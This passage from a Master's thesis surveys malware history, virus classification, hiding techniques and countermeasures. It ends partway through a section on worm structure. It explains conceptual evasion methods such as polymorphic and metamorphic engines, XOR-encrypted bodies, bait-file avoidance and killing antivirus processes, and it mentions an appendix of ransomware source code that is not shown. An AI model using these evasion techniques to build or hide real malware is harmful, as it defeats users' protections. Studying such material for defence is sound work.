ALEXEY KORSAKOV

Cryptovirology and Malicious Software

University of Eastern Finland
Department of Computer Science

Contents

Acronyms

3DES Triple Data Encryption Standard. 3DES is a 64-bit block cipher with 168-bit key and 48 rounds, 2^{56} times stronger than DES, and uses three times the resources to perform the encryption/decryption process compared to DES [16].

AES Advanced Encryption Standard. AES is based on the Rijndael cipher. The key size and the block size may be chosen from of 128, 192, or 256 with a variable number of rounds [16].

API Application Programming Interface.

BBS Bulletin Board System.

BIOS Basic Input/Output System.

BSD Berkeley Software Distribution. BSD is a Unix operating system derivative developed and distributed by the Computer Systems Research Group of the University of California, Berkeley, from 1977 to 1995 [8].

DES Data Encryption Standard. DES applies a 56-bit key to each 64-bit block of data. The process involves 16 rounds with major two processes: key and plain text [16].

DDoS Distributed Denial of Service. DDoS occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers [8].

DLL Dynamic Link Library. Microsoft's implementation of the shared library concept.

DNS Domain Name System. DNS is a hierarchical distributed naming system for computers, services, or any resource connected to the Internet or a private network [8].

DOS Disk Operating System.

DSA Digital Signature Algorithm. DSA is a Federal Information Processing Standard for digital signatures.

FTP File Transfer Protocol.

HTML HyperText Markup Language.

HTTP HyperText Transfer Protocol.

IDEA International Data Encryption Algorithm. IDEA is a symmetric-key block cipher. It operates on 64-bit blocks using a 128-bit key, and eight rounds and an output transformation (the half-round) [16].

IDS Intrusion Detection System.

IM Instant Messenger.

IRC Internet Relay Chat.

IT Information Technology.

I/O Input/Output.

MARA Mobile Malware Researchers Association.

MBR Master Boot Record. MBR is a special type of boot sector at the very beginning of partitioned computer mass storage devices like fixed disks or removable

drives intended for use with IBM PC-compatible systems and beyond [8].

MS-DOS Microsoft Disk Operating System.

NFS Network File System. NFS is a distributed file system protocol originally developed by Sun Microsystems in 1984, allowing a user on a client computer to access files over a network much like local storage is accessed [8].

NTFS New Technology File System. NTFS is a proprietary file system developed by Microsoft.

OS Operating System.

PEB Process Execution Block. PEB is a data structure in Win32.

P2P Peer-to-peer. P2P is a type of decentralized and distributed network architecture in which individual nodes in the network (called ”peers”) act as both suppliers and consumers of resources, in contrast to the centralized clientserver model where client nodes request access to resources provided by central servers [8].

PoC Proof of Concept.

PRBG Pseudorandom Bit Generator. PRBG is an algorithm for generating a sequence of numbers that approximates the properties of random numbers. In terms of random number generation, the sequence is not truly random in that it is completely determined by a relatively small set of initial values, called the PRNG’s state, which includes a truly random seed [8].

RAM Random Access Memory. RAM is a volatile memory used as a fast temporary data storage during power-on sessions.

RC6 Rivest Cipher 6. RC6 is a symmetric key block cipher derived from RC5. It was designed by Ron Rivest, Matt Robshaw, Ray Sidney, and Yiqun Lisa Yin to meet the requirements of the AES competition [8].

RNG Random Number Generator.

RPC Remote Procedure Call. RPC is an inter-process communication that allows a computer program to cause a subroutine or procedure to execute in another address space without the programmer explicitly coding the details for this remote interaction [8].

RSA Rivest, Shamir and Adleman. RSA is a public key encryption techology.

SMB Server Message Block. Application level network protocol which is used for remote access to files, printers and other network resources. It an be also used for Inter-Process Communication.

SMS Short Messaging Service.

SMTP Simple Mail Transfer Protocol.

TCP/IP Transmission Control Protocol / Internet Protocol.

TFTP Trivial File Transfer Protocol.

VAX Virtual Address eXtension. VAX is an instruction set architecture.

UUID Universally Unique Identifier. UUID is an identifier standard used in software construction.

1 Introduction

Malicious software (malware) tries to interfere in our life more and more often. Our life changes – we have much more devices than few years ago which can be under attack. Not only PCs, but smartphones, tablets and other devices which are running similar operating systems (OS), such as Windows, Android and OS X might be under threat. Our life itself is much more dependent on these devices. These systems carry out more important tasks than in the past: mobile banking, different types of embedded systems in cars and other mechanisms, medical instruments etc. Our privacy and security nowadays is closely related to correct functioning of mentioned devices.

On the other hand, people who use all systems are less technically educated than 10 years ago. Lots of them can hardly imagine the risk and possible danger of malicious software. Protection strategy and countermeasures are known only by professionals.

Unspecified behavior caused by malicious software might affect your plans. That's why investigating of the current trends in this area is very important. It can give required knowledge to improve self-protection.

This Master's Thesis was inspired by the ideas of current problem status evaluation, roadmap analysis and protection against modern attack types.

1.1 COVERED TOPICS

The Thesis is organized as follows. In Chapter 2 we start with introduction to malicious software types. We give a glance at the past, since it is very important to understand the malware evolution. Later on in the Thesis it would help us to try to predict the trend in this area. We also take a closer look on the

used techniques.

Then in Chapter 3 we review the ways worms and viruses are used in cryptovirology. First in this chapter we study main cryptography principles. This is the distinguishing characteristic for this type of malware and the core idea. Next we devote some attention to distinctive features, used methods and specialized countermeasures.

In the subsequent Chapter 4 we describe stealth techniques. Based on covered topics we discuss possible cryptovirology roadmap and countermeasures (see Chapter 5).

Appendices contain sources for .BMCODE ransome virus (see Appendix A). Furthermore delivery and encryption part are investigated as well as script for decryption is present.

1.2 CREATORS OF MALICIOUS SOFTWARE

Malware creators have different aims. One very popular reason is boredom and curiosity. The other one is developing malware ”just for fun”. Although this reason may sound funny, it is rather popular with malware authors who are only interested in their skills and consequences of a possible outbreak. Yet another group of virus creators is looking for fame.

One more group of malware creators is formed by skilful and well-known programmers. Mostly they do research work. They have very good experience in malicious software, and they do their work on a very high level. Viruses written by them use functions which prevent disassembling and thus make the analysis of the source code more difficult. These viruses are often made as a research work and do not make harm. Such viruses are either confidential or used to show the weak spots.

One of the most dangerous groups of virus creators are persons embittered at themselves. Neither moral nor damage is a matter for them. Everyone has his own aim. Usually the

maximum damage or the world power is the final goal [1].

Some antivirus companies have lately discovered a new type of malware creators: those having economic goals. This means that malware development have transformed from hooliganism to a big business. The business is getting its profits by the use of other lawless acts, for example spam [2]. On the other side, Millions and even Billions euros of losses are often mentioned. However, such estimates should be treated sceptically, because different companies quote different numbers, and no computation methods are presented.

1.3 OPERATING SYSTEMS

The number of malicious software existing for a given platform highly depends on the platform popularity. The more OS is used, the more malware is written for it. At the beginning Proof of Concept (PoC) malware is developed, which does not harm but only shows the possibility of attack. First, some information about vulnerability in the OS or software appears. Based on this information, exploits and backdoors which use the bug are developed. Software developers fix the bug and the cycle repeats. The malware stream grows like an avalanche. Now this can be easily seen on the Windows platform. The other platforms are still much safer but who knows what will happen tomorrow.

Every new version of Windows gave an impulse for virus creation. In 1995, when Windows 95 appeared, it was fully protected against old Disk Operating System (DOS) viruses. Windows applications were a new challenge for virus developers. Already in August the first virus for Microsoft Word (Concept) appeared and spread all over the world in a few weeks.

In 1996 the first virus for Windows 95, Win95.Boza appeared. Then new viruses came out quite often, as it can be seen from Table 1.1.

Table 1.1: List of selected viruses for Windows 95 [3].

Malware name	**Firstly discovered**	**Description**
Win.Tentacle	March 1996	Infected PCs with Windows 3.11. This was the first epidemic for Windows PCs.
Laroux	July 1996	First virus for Microsoft Excel.
Win95.Punch	December 1996	First resident virus for Windows 95. It was loaded as a VxD-driver, intercepted file calls and infected those files.
Macro viruses for Office 97	February 1997	Some old viruses for Word 6/7 were converted to a new format, but in a few days special viruses for Office 97 appeared.
ShareFun	March 1997	The first macro virus, which was also a mail-worm. It sent copies though MSMail.
Homer	April 1997	Network virus for File Transfer Protocol (FTP)
Win95.Mad	June 1997	First self-encrypting virus for Windows 95
mIRC worms	December 1997	First mIRC worm. It spread via Internet Relay Chat (IRC) channels.

Malware name	**Firstly discovered**	**Description**
Win32.HLLP.DeTroie	Beginning of 1998	This virus infected WIN32 executive files but also sent information to its owner about the infected PC.
Excel4.Paix	February 1998	Infection of formulas in Excel spreadsheets.
AccessiV	March 1998	First Microsoft Access virus.
Cross	March 1998	A virus for two applications: Microsoft Office Access and Word.
Win95.HPS and Win95.Marburg	February-March 1998	First polymorphic WIN32 viruses.
Win95.CIH	June 1998	This virus is also known as Chernobyl due to the date of its activation (April 26). The virus caused one of the most destructive epidemics. Win95.CIH deletes data on all hard drives and overwrites Flash Basic Input/Output System (BIOS). This caused physical faults in more than 100 000 PCs all over the world.

Malware name	**Firstly discovered**	**Description**
BackOrifice (Backdoor.BO)	August 1998	This well known utility was used for gaining control over remote PCs and networks. This was the first program in a huge series, continued by NetBus, Phase and others.
Java.StangeBrew	August 1998	Java executable modules infection. This virus made no harm for the user, because it was impossible to use reproduction functions on the remote PC.
VBScript.Rabbi	November 1998	This is a first virus written in Windows Script language.
HTML.Internal	December 1998	HyperText Markup Language (HTML) virus
Melissa	The whole year 1999	This virus beat all spreading records. Melissa is a combination of macro virus and a worm.
Gala	1999	Macro virus for CorelDraw
Stuxnet	2010	Stuxnet targets industrial control systems, which are used widely in factories, assembly lines, refineries, and power plants.
Flame	2012	Most complex, most sophisticated and largest cyber-espionage tool

The malware list mentioned in Table 1.1 can be easily continued. It is remarkable that every new application or technology gets specialized malicious software.

Malware has been developed not only for Windows, but for other operating systems as well. For example, a virus for OS/2, OS2.AEP was noticed in June 1996. The virus infects executable files in OS/2.

The first viruses for the Unix/Linux family were assumably written by F. Cohen (computer scientist) during his experiments. On November 10, 1983, the first virus was presented at a weekly seminar on computer security. It demonstrated the feasibility of viral attack and the degree on which it was a threat [4]. In the late 1980s first publications with source code for viruses written in sh language appeared [5] [6].

The first worm [3] appeared in 1988 in Unix. Snoopy and Bliss were written in C and can be easily transferred to any Unix system.

The year 2007 brought new malware. Mobile Malware Researchers Association (MARA) discovered an example of a virus which is able to infect both PCs and communicators. The new virus is called Crossover Virus. Still there are no examples of infection. This malware works on PCs with 32-bit versions of Windows and on smartphones with Windows CE or Windows Mobile. After the activation Crossover Virus checks the version of the host OS. If it is not Windows CE or Windows Mobile, then it adds itself to the autorun key registry. This happens every time the system starts, degrading the PC's performance. Crossover Virus waits in Random Access Memory (RAM) for a connection with portable equipment thought ActiveSync and sends its copy to the communicator. Then virus deletes all files in "My Documents" folder on the smartphone.

On February 27, 2006, Kaspersky Lab [3] reported about a new trojan called Redbrowser, which works in mobile phones

with Java support. The trojan starts to send Short Messaging Service (SMS) messages from the infected phone to paid mobile services. Every message costs 5-6 cents.

On April 6, 2006, Kaspersky Lab [3] reported about new malware Virus.Linux.Bi.a / Virus.Win32.Bi.a. It has a double name due to its properties. It can infect both Windows and Linux systems and shows the abilities of cross platform viruses. Bi.a is written in an assembler language. It infects ELF and PE files in the folder where it is run. Bi.a has no destructive functions. The source code of Bi.a can be used in the future by intruders for malware development. The virus was sent anonymously to the laboratory for analysis. No computer infection has been notified yet.

The last examples show the fast development in this sphere. The history shows that for new platforms, malware is often developed within a short time. Moreover, it shows that we cannot feel absolutely secure running any operating system.

There are two more viruses which I have been already mentioned in Table 1.1, but I wish to devote bit more attention to them.

Stuxnet was first time detected in July 2010. It spread for several months before discovery and it should already archived its intended target [39,40].

Stuxnet targets industrial control systems, which are used widely in factories, assembly lines, refineries, and power plants. It attacks Windows PCs that program specific Siemens programmable logic controllersspecialized computers that control automated physical processes, such as robot arms, in common industrial control systems [40].

This virus is larger and more complex than any other malware before. It used four zero-day exploits. Multiple languages are used. It was digitally signed by two legitimate certificates [39,41]. Its sophistication suggests that the creators had detailed knowledge of its target and access to immense

resources, perhaps with government backing. Its choice of targets also suggests a political motive. The development time could be 5 to 10 people working for six months with access to Scada systems [40]. Viruses before Stuxnet were stealing, manipulating or erasing information, but its goal was to physically destroy a military target – not just metaphorically, but literally [41].

50,000 to 100,000 computers were infected. Countries which were mostly affected: Iran (58 percent), Indonesia, India, and Azerbaijan. The main guess is that the Irans nuclear-enrichment program was a target for that virus. Iranian officials have denied that Stuxnet has caused any damage to the nuclear plants main systems [42].

Flame is also suspected to be a statesponsored cyberattack. This virus was discovered in 2012, but its development was started few years before. It seems that Flame's developers collaborated with Stuxnet's authors [26].

Flame is complex, most sophisticated and largest cyber-espionage tool. It consists of about 20 modules in total. It can take computer screenshots and log keyboard activity. It uses five different encryption methods and three different compression algorithms. Flame can connect to various Command and Control servers. It can scrape any wi-fi and network traffic for usernames and passwords. Flame is so advanced, it utilises sophisticated technology to detect all major traditional antivirus software on the market, tracking a list of 346 different processes used in order to alter its activity to avoid antivirus detection [38].

Flame used valid, signed - but spoofed - Microsoft security certificate. Virus went undetected for more than two years [38].

The last examples demonstrate numerous flaws in traditional IT security systems. Cybercrime advances, and bad guys continue to develop ways to overcome standard security mechanisms.

2 Malicious software

In this Chapter we take a close look on common malware types. Section 2.1 gives viruses overview. Section 2.2 contains information about worms.

2.1 VIRUSES

"A virus is a self-replicating piece of code that attaches itself to other programs and usually requires human interaction to propagate" [7].

A virus can only spread from one computer to another when its host is taken to the uninfected computer. Additionally, viruses can spread to other computers by infecting files on a network file system or a file system that is accessed by another computer [8].

A computer virus can be created with the same software development tools as any other software. Typically viruses are written in assembly language to make them small and efficient. A virus can be created in any programming language that allows file Input/Output (I/O).

File I/O means that the programming language provides methods for storing information after the program has been terminated. This technique has many advantages: small program size, modularity and persistent data retrieval. All these preferences are used by viruses.

Virus has to have a permission to execute code and to write into memory. Virus needs these permissions to have an opportunity to replicate itself. This is the reason why many viruses attach themselves to executable files [8].

To understand viruses better I start with historical overview in Section 2.1.1, continue with viruses classification in Section

2.1.2. Next Section 2.1.3 describes the ways viruses do their job. Finally, countermeasures are covered in Section 2.1.4.

2.1.1 History

It is often falsely said that first viruses appeared in the 1970s or even in the 1960s. Famous programs at that time were *Animal*, *Creeper*, *Cookie Monster* and *Xerox worm* [8]. "Animal" is a game. The main point of the game is guessing an animal. The main distinction of "Animal" is that it logs and tries to analyze previous answers. The last version of the game wrote itself to PCs without users' permission. Creeper is a self-relocating program. This program was moving from PC to PC, removing its previous versions. Cookie Monster is a Chris Tavares' program. It was written in 1970 for IBM 2741 with Multics OS. Program wrote a terminal message *"Give me a cookie"* and locked the terminal till user wrote the word *"cookie"*. Cookie Monster is mistakenly called a virus due to the style of realization. Multics has a feature that allows programs to set a timer and then terminate. When the timer runs out, the program is started, and it looks like it was a terminal call. So the user could think that the stopped program was infected. Cookie Monster was written in PL/I. Xerox worm was a worm program for distributed computations [10]. The idea was to use all inactive PCs in a network for computations. This worm occupied PC during idle periods, and then saved work and freed resources when computer was needed for everyday work.

A new era of computer virus history started in 1977, when Apple II appeared and computer networks became more common. All the programs described before can be called annoying but the first harmful programs were developed later. Looking like useful programs they were uploaded to Bulletin Board System (BBS), and when executed they destroyed all user's data. At the same time new types of viruses appeared.

They worked like a time bomb and ruined all data on user's disk after some time delay or when some extra condition held true.

In February 1980, a student of Dortmund university, Jurgen Kraus, finished his work on the topic "Self-replicating programs" ("Selbstreproduktion bei programmen"). In addition to theoretical foundations, this work included some source code of self-replicating programs for IBM/360 [11]. The examples which were examined in this work were not viruses in the strict meaning of the word, but they had influence on the future research. The first real viruses are "Virus" versions 1,2 and 3 written by Joe Dellinger and "Elk Cloner" written by Richard Skrenta for PC Apple II [3]. Both of them are quite close in functionality but they were developed independently in 1981.

The next step of the computer virus history is the time when quite cheap IBM PC started to spread widely. This happened in 1987 few years later than they appeared on the market. Computers widespread zoomed virus infection. In 1987 three computer virus epidemics broke out.

The first epidemic in 1987 was produced by the Brain virus (also known as Pakistan virus). This virus was developed by two brothers, Amjat and Basit Faroog Alvi and firstly discovered in January 1986. According to McAfee, this virus had infected more than 18 000 computers in USA. This program had to punish pirates stealing Amjat's and Basit Faroog Alvi's company's software. It also included names, addresses and phone numbers of its developers. It was unexpected that the virus crossed the Pakistan border and infected hundreds of computers all over the world. Brain is also the first stealth virus (see Section 2.1.2) [3].

2.1.2 Classifications

No strict commonly accepted computer virus classification exists at the moment. In the literature the following features have been used for dividing malicious software into groups [14]:

Classification according to the habitat divides viruses into *file viruses, bootable viruses* and *macro viruses*. File viruses intrude into executable files (*.com, *.exe, *.sys, *.bat, *.bin, *.dll). Bootable viruses break into the boot sector or into the Master Boot Record (MBR) of a hard Drive. Macro viruses intrude the systems which use macros (for example Microsoft Word, Excel). Different combinations are also possible. For example, bootable file viruses intrude into files and boot sectors.

Classification according to the habitat infecting way divides viruses into *resident* and *nonresident*. A resident virus leaves its resident part (replication module) in RAM. This part intercepts all the OS calls and infects every suitable program that is executed on the computer. Resident viruses are active all the time when computer is switched on and the OS is running.

Non-resident viruses do not interfere with RAM and they are active only during short periods of time. A non-resident virus consists of a finder module and a replication module. The finder module is responsible for finding new files to infect. When the finder module comes across a new executable file, it calls the replication module to infect that file.

Viruses can be categorised **according to destructive features** into *harmless*, *not dangerous* and *dangerous*. Harmless viruses only occupy free space on the hard drive. Not dangerous viruses occupy RAM, leading to a potential deceleration of resource-intensive services. Dangerous viruses can cause serious malfunction of software, data destruction, and removal of critical system information.

Classification according to the algorithm properties divides viruses into *overwriting, companion worms, parasitical, students', stealth, polymorphic, metamorphic code, macro-viruses and network viruses*

Overwriting viruses replace original executable files with their own code. The name of the file is not changed so the virus starts every time when the program is invoked.

Companion viruses create "companion" files with *.com extension for executable *.exe files. When a program is called in DOS, and the extension is not specified, DOS firstly starts the *.com file, which in turn starts a virus and its *.exe companion. The virus may also move the original file somewhere or rename it.

A worm is a type of companion virus. Worms do not associate themselves with other files. They create their copies on other drives and folder. Often attractive names are used (Game.exe, install.exe) to make users to execute this file. Worms do not change other files and do not use the com-exe trick.

Parasitical viruses change content of hard drive sectors and files during their expansion. Changed programs keep their efficiency

Stealth viruses are adroitly made programs which intercept OS calls to infected sectors or files and return uninfected content. These viruses use sly algorithms to cheat resident antivirus monitors. The virus can return an uninfected version of the file to the antivirus software, so that it seems that the file is "clean". The only completely reliable method to avoid stealth viruses is to boot from a medium that is known to be clean.

Polymorphic viruses are hardly detected. This was the first technique that posed a serious threat to virus scanners. Polymorphic viruses do not contain any constant parts of their code or data. Two copies of the same virus will not contain

similarities. Virus body ciphering and different versions of the decoding program are used. A polymorphic virus infects files with encrypted copies of itself. The decryption module, which is used for decoding the virus copies, is also modified in each infected file. It is impossible to detect a polymorphic virus using signatures. Antivirus software can detect polymorphic viruses by decrypting them using an emulator, or by statistical pattern analysis of the encrypted virus bodies. To enable polymorphic code, the virus has to have a polymorphic engine somewhere in its encrypted body [8].

A virus can be programmed to mutate only slightly over time, or it can be programmed to refrain from mutating when it infects a file on a computer that already contains copies of the virus. The advantage of using such slow polymorphic code is that it makes it more difficult for antivirus professionals to obtain representative samples of the virus, because bait files that are infected in one run will typically contain identical or similar samples of the virus. This will make the detection by the virus scanner unreliable, and as a result of this, some instances of the virus may be able to avoid detection [8].

Metamorphic code is used to make the detection by emulators harder. Metamorphic code is code that can reprogram itself. A virus that uses such code can reprogram itself every time when the secrecy policy needs this. This policy is defined in a virus and sets some rules for keeping hided. This can happen even every time when the virus infects new executables. To enable metamorphic code, a metamorphic engine is used. This increases virus size greatly. Metamorphic part may take up to 90% of the virus code. W32/Simile consisted of over 14000 lines of assembly code, 90% of it part of the metamorphic engine [8].

Macro viruses use macro languages (such as Word Basic) built in data processing systems. Microsoft Word and Excel macro viruses are widely spread.

Network viruses spread in computer networks. They do not change any data or sectors content. They load into RAM, collect network information and copy themselves to other computers on the network. Sometimes temporary files are created but mostly only RAM in used. This type of viruses is not prevalent. A good example is XMasTree. File viruses and macro viruses can infect networks, but they cannot be named network viruses because they do not use network protocols or software bugs, but distribute through infected shared files on servers and workstations [9].

2.1.3 How Viruses Work?

All viruses have same way to archive their goal. It can be described in a few steps (see Figure 2.1):

Common Actions of Viruses

Replication: The virus infects other files. It searches for the appropriate file type every time when the host program is executed.

Hiding: Virus creators do their best to make viruses invisible for the antivirus software. Different viruses use different methods to hide their existence. I'll describe them in the next paragraph.

Events watching: The virus checks for specific conditions every time when it is executed. If those conditions exist then the virus starts.

Delivery: When some extra conditions hold true, the virus starts its main functionality. It may bring hard, send spam or anything else.



Figure 2.1: The way virus works [7]

Hiding Techniques

In order to avoid detection by users, viruses use different techniques. Some old viruses, especially those developed for the Microsoft Disk Operating System (MS-DOS) platform leave the ”last modified” date of a host file unchanged when the file is infected by the virus. This trick does not fool antivirus

software. Some viruses can infect files without increasing their sizes or damaging the files. They achieve this by overwriting unused areas of executable files. For example, the CIH virus, or Chernobyl Virus, infects Portable Executable files, which have many empty gaps. The virus is 1 KB in length, and it is stored in the gaps, keeping the size of the original file intact. Modern viruses prevent detection attempts by forcibly killing the tasks associated with the virus scanners before they can detect the viruses [8].

As computers and operating systems grow larger and more complex, old hiding techniques need to be updated or replaced by *self-modification*. Most modern antivirus programs try to find viruses in ordinary programs by scanning them for so-called virus signatures. A signature is a characteristic byte-pattern that is part of a certain virus or family of viruses. If antivirus software finds such a pattern in a file that means that file is infected. Some viruses use techniques that make detection by signatures difficult or impossible. These viruses modify their code on each infection. So, each infected file contains a different variant of the virus [8].

Simple self-modification is used by some old viruses which modify themselves only in really simple ways. For example, some of them exchange subroutines in their code. Currently, it makes no problem for virus scanners to detect such viruses.

Encryption with a variable key is an advanced self-modification method that uses simple encryption to encipher the virus. The virus consists of a small decrypting module and an encrypted copy of the virus code. Only decrypting module remains constant is this case. In this case, a virus scanner cannot detect the virus itself using signatures, but it can still detect the decrypting module. This makes detection using signatures of encrypted viruses possible.

In most cases a random 1-byte key is XORed with each byte of the virus. This method has an additional advantage:

encryption and decryption are made in the same way.

Avoiding bait files and other undesirable hosts help viruses to stay unnoticed. A virus needs to infect hosts in order to spread further. But infecting the host makes the detection easy. Integrity check of their own code helps anti-virus programs to detect virus easily. So, some viruses are programmed not to infect ”black list” programs.

Sometimes viruses avoid *bait files*. Bait files are guinea-pig files specially created by antivirus software. These files may be created for various reasons. All of them are related to the detection of the virus. Bait files are described in section 2.1.4.

Since bait files are used to detect the virus, or to make detection possible, a virus tries its best to avoid infecting them. Viruses typically do this by avoiding suspicious programs, such as small program files or programs that contain certain patterns of ”garbage instructions”.

Randomization can be used to confuse antivirus software. Sometimes, viruses do not infect a host file that would be a suitable candidate for infection in other circumstances. A virus can decide on a random basis whether to infect a file or not, or a virus can only infect host files on particular days of the week.

2.1.4 Countermeasures

All countermeasures are based on the knowledge of virus structure and the way they are working. To fight viruses one should know the enemy perfectly.

A right strategy should be used to resist computer virus attacks. Many users install antivirus software that can detect and eliminate known viruses. Viruses may be detected when the computer downloads or runs the executable. Antivirus software examines the contents of the computer’s memory and the files stored on fixed or removable drives. It compares those files against a known virus ”signatures” database. Some

antivirus programs are able to scan opened files ”on the fly”. This practice is called ”on-access scanning”. Antivirus software does not change the underlying capability of host software to transmit viruses. There have been attempts to do this but adoption of such antivirus solutions can void the warranty for the host software. Users must update their software (not only antivirus) regularly to patch security holes. Antivirus software also needs to be regularly updated in order to get information about the latest threats [8].

Bait files usage is one of the countermeasures. There are several reasons to use them. First, if a bait file contains a sample of a virus, it is more practical to work with a small infected file. It is harder to analyze big application programs. Second, bait files may be used to study the behaviour of a virus. Changes may be analyzed and detection methods can be tested. This is especially useful when the virus is polymorphic. The virus should infect a lot of bait files to give a big amount of information to analyze. The virus scanner can then be tested whether it can detect the virus in all these files. Third, some antivirus software often checks its bait files. If these files are modified, then the software alerts the user about virus activity [8].

Another popular countermeasure is based on virus signatures (see Figure 2.2). Signature is like a virus ”fingerprint”. It is a unique string of bits, or a binary pattern, of a virus. Antivirus companies collect signatures and then use them in virus scans.

2.1.5 Summary

Viruses are very destructive programs. They are often extended to worms, trojan horses and other sorts of malware. We'll take a closer look on worms in next Section 2.2.



Figure 2.2: Virus signature might look like this.

2.2 WORMS

The previous section focused on computer viruses in general. This section describes worms, which can be classified as a separate malware group or just as a subgroup of viruses. In any case, a worm can be defined as a malware which spreads through a network. Of course, some worms meet all characteristics of viruses, for instance, they infect host files. Currently, most viruses behave like worms in that they spread through the Internet for wider distribution. At the time, worm is the most popular malware [3].

"A worm is a self-replicating piece of code that spreads via network and usually does not require user interaction to propagate" [7] Worms may use different spreading techniques. Some of them need user's action to start. It can be just opening of an infected message in an e-mail client. Other worms can spread without user participation, doing all their actions automatically. Sometimes we come across worms which have a big variety of spread vectors, victim selection strategies and even exploits for different operation systems.

Worms do not need any program to be attached to. A worm harms a network unlike viruses which corrupt files. Network harm can be seen even in bandwidth decrease.

A worm gets control over one machine and uses it as a starting point to gain control of other vulnerable systems. When they are conquered, spreading continues. This process

is recursive, and a worm can control thousands of computers. The number of infected systems increases exponentially. One worm copy running on an infected computer is called a *segment*. The same worm on another machine is still the same worm but the other segment.

The name worm was used for describing such activity for the first time in the science fiction book *"Shockwave Rider"* by John Brunner in 1972.

The differences between worms and viruses are represented in Table 2.1.

Table 2.1: Differences between worms and viruses. [7].

	Virus	**Worm**
Replication	Self-replicating	Self-replicating
Spread	Infects some host file	Through network (internal or internet)
User's participation	Typically required (for example, open document/run program)	Typically not required. Misconfigurations and vulnerabilities of target systems are used. Sometimes some user interaction is required (for example, opening an e-mail)

Worms are often used to attack systems. They can easily scale and this is a great advantage that other attack types cannot achieve. Worms use the same advantage as distributed networks have [10]. This number of segments is used by attacker to archive different goals. It can be control over a big number of systems, increasing damage, besides it makes

search for the attacker much more difficult. This is a small list how a great amount of computers can be used:

- Crack a password or encryption key
- Attack on the web site
  - 100 stronger attack
  - 100 faster attack
  - It is impossible to resist such attack it can be 100, 1000, 10000, . . . stronger.
- It is close to impossible to catch an attacker if he is careful
- And, of course, fame and boasting

Going into worms details we first make a history overview in Section 2.2.1, continue with worms' structure and algorithms description in Section 2.2.2. Worms' types are reviewed in Section 2.2.3. Finally, countermeasures are covered in Section 2.2.4.

2.2.1 History

One of the most well known computer worms is "Morris worm". Is was written by Robert Morris, who was a student of Cornell university. The spread started on 2 November 1988. Worm infected many computers connected to the Internet all over the world. The worm was not developed as a destructive thing but it happened that all the traffic of ARPANET was taken by it.

It was a small bug which brought to such big destructions. Computers were infected multiple times, leading to the denial of service at many of them. The worm used a well known vulnerability in Sendmail services, Finger, and rsh/rexec, and looped through a small password list. At the end of the 1980s, no one was really afraid of network attacks and passwords

were not strong enough. The worm used camouflage to hide itself. It deleted its own executable file, renamed its process to sh and forked every three minutes. The source code of the warm can be found at [13].

According to the author's plans, the worm should have infected only Virtual Address eXtension (VAX) computers running 4 Berkeley Software Distribution (BSD) and Sun 3 operating systems. However, as the worm was written in C, it could also run on other computers.

This first epidemic showed that network security standards at that time were not high enough. New standards were developed for networking, program development, passwords management, and network server administration.

Another, even older, worm was created by Bob Thomas in 1971. It was called Cheeper. This program could move from system to system, copying its code to new infected computers. Cheeper did not install multiple copies of itself to computers. Instead, it just migrated from system to system removing all its footprints. [3]

A year later a real self-replacing, network spreading worm appeared. It was developed by Xerox PARC. This famous company did not plan to use it as a malicious software. It was developed as an efficient way to spread software. It showed its power in Xerox laboratory network [3].

Nowadays, worms are used to spread malware, infecting hundreds of thousands machines. The next section gives examples of various worms, explain their work strategies and envisions the nearest future.

2.2.2 Worm Components and Algorithms

Worms are commonly constructed from a set of parts shown in Fig. 2.3 [7]. The *warhead* is used, obviously, to hit a target. The *propagation engine* helps a worm to reach its goal. The

target selection algorithm and *scanning engine* are parts of worms control structures. A *payload* causes damage to a target.

The warhead's aim is to gain an access to the victim computer. It is a piece of code which uses some defects and weaknesses of the target machine. The warhead may know a number of possible flaws in the target.

